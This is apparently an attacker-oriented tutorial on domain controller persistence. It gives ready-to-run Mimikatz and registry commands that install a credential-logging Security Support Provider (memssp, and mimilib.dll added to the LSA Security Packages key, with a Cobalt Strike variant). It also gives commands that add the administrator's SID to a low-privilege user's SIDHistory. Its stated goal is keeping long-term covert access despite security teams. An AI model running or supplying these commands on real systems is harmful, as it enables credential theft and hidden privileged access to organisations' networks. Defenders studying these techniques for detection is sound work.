Domain Controller Persistence: SSP and SID History Techniques
Preface
Often after gaining access to a server, control may be lost within days due to regular backdoor scanning, antivirus detection, or patch management by enterprise security teams. The goal of persistence is to maintain access to the target server over the long term.
The following techniques assume that domain controller admin privileges have already been obtained.
1. DLL-Based Authentication Loading – SSP
SSP (Security Support Provider) is a DLL that implements authentication and helps maintain system privileges.
Method 1: Temporary (Effective Until Reboot)
Execute Commands
Using Mimikatz, run the following commands (these are temporary and will not survive a reboot):
privilege::debug
misc::memssp

Wait for Admin Logon or Session Switch

When an administrator logs in or switches users, credentials are logged to:
C:\Windows\System32\mimilsa.log
Method 2: Permanent (Effective After Reboot)
This method modifies the registry and requires uploading a custom SSP DLL.
Upload Custom DLL

Upload mimilib.dll (from Mimikatz) to C:\Windows\System32\ on the domain controller.
Modify Registry
Query current security packages:
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
Add mimilib to the list (note the null separator \0):
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
For Cobalt Strike, use:
shell echo yes | reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
Reboot to Activate

After reboot, credentials are logged to C:\Windows\System32\kiwissp.log.
Summary
Both methods steal authentication credentials for long-term access. Method 1 works until reboot; Method 2 works after reboot. They can be combined for layered persistence.
2. User Attribute Modification – SID History
SID (Security Identifier) uniquely identifies users, groups, and computer accounts. The SIDHistory attribute allows users migrated between domains to retain their original permissions. Only domain administrators can modify SIDHistory.
Concept: Add the domain admin's SID to the SIDHistory of a low-priviledge or malicious domain user, granting that user domain admin access to the domain controller.

Get SIDs of All Users
wmic useraccount get name,sid
Get SID of a Specific User

powershell Import-Module ActiveDirectory
powershell Get-ADUser webadmin -Properties sidhistory
Grant Administrator Privileges to a User
Using Mimikatz:
privilege::debug
sid::patch
sid::add /sam:dbadmin /new:administrator
This adds the SID of the administrator account to the dbadmin user's SIDHistory, granting dbadmin equivalent privileges.
